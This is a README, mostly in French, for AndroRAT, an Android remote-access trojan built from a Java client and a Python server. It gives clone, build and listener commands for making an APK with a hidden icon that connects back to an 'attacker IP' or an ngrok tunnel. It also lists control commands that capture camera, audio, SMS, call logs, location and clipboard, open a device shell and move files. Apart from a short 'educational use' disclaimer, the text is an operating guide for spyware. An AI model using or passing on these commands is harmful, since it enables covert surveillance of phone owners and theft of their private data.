
Un outil simple d'administration à distance pour Android utilisant des sockets. Il utilise Java côté client et Python côté serveur
Avertissement : Ce logiciel est destiné à des fins éducatives uniquement. Je ne suis pas responsable de toute utilisation malveillante de l'application.


AndroRAT est un outil conçu pour prendre le contrôle du système Android à distance et en récupérer des informations. Androrat est une application client/serveur développée en Java Android pour le côté client, et le serveur est en Python.
AndroRAT fonctionne également sur Android 10 (Q) mais certaines commandes de l'interpréteur seront instables.

AndroRAT nécessite Python3 et JAVA (ou Android Studio)
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
Lors du clonage du dépôt avec Git bash sous Windows, vous pouvez rencontrer l'erreur suivante :
error: unable to create file <filename>: Filename too long
Cela est dû au fait que Git a une limite de 4096 caractères pour un nom de fichier, sauf sous Windows lorsque Git est compilé avec msys. Il utilise une version plus ancienne de l'API Windows et il existe une limite de 260 caractères pour un nom de fichier.
Vous pouvez contourner cela en définissant core.longpaths sur true.
git config --system core.longpaths true
Vous devez exécuter Git bash avec des privilèges d'administrateur.
*#*#1337#*#* (pour l'instant, il ne propose que deux options Restart Activity et Uninstall)Remarque : pour utiliser cette fonctionnalité sur certains appareils, vous devez activer l'option
display pop-up windows running in backgrounddans les paramètres.
--build - pour compiler l'apk android--ngrok - pour utiliser un tunnel ngrok (via Internet)--shell - pour obtenir un shell interactif de l'appareilbuildUsage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:
  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
Ou vous pouvez compiler manuellement l'apk en important le dossier Android Code dans Android Studio et en modifiant l'adresse IP et le numéro de port dans le fichier config.java, puis vous pouvez générer l'apk signé depuis Android Studio -> Build -> Generate Signed APK(s)
shellUsage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number


Après avoir exécuté le mode shell, vous obtiendrez un interpréteur de l'appareil
Commandes pouvant être exécutées sur l'interpréteur
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
Dans le shell sh, il existe quelques sous-commandes
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
Pour compiler l'apk en utilisant ngrok, ce qui définira également le listener :
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
Pour obtenir l'interpréteur :
python3 androRAT.py --shell -i 0.0.0.0 -p 8000


AndroRAT is licensed under MIT license take a look at the LICENSE for more information.


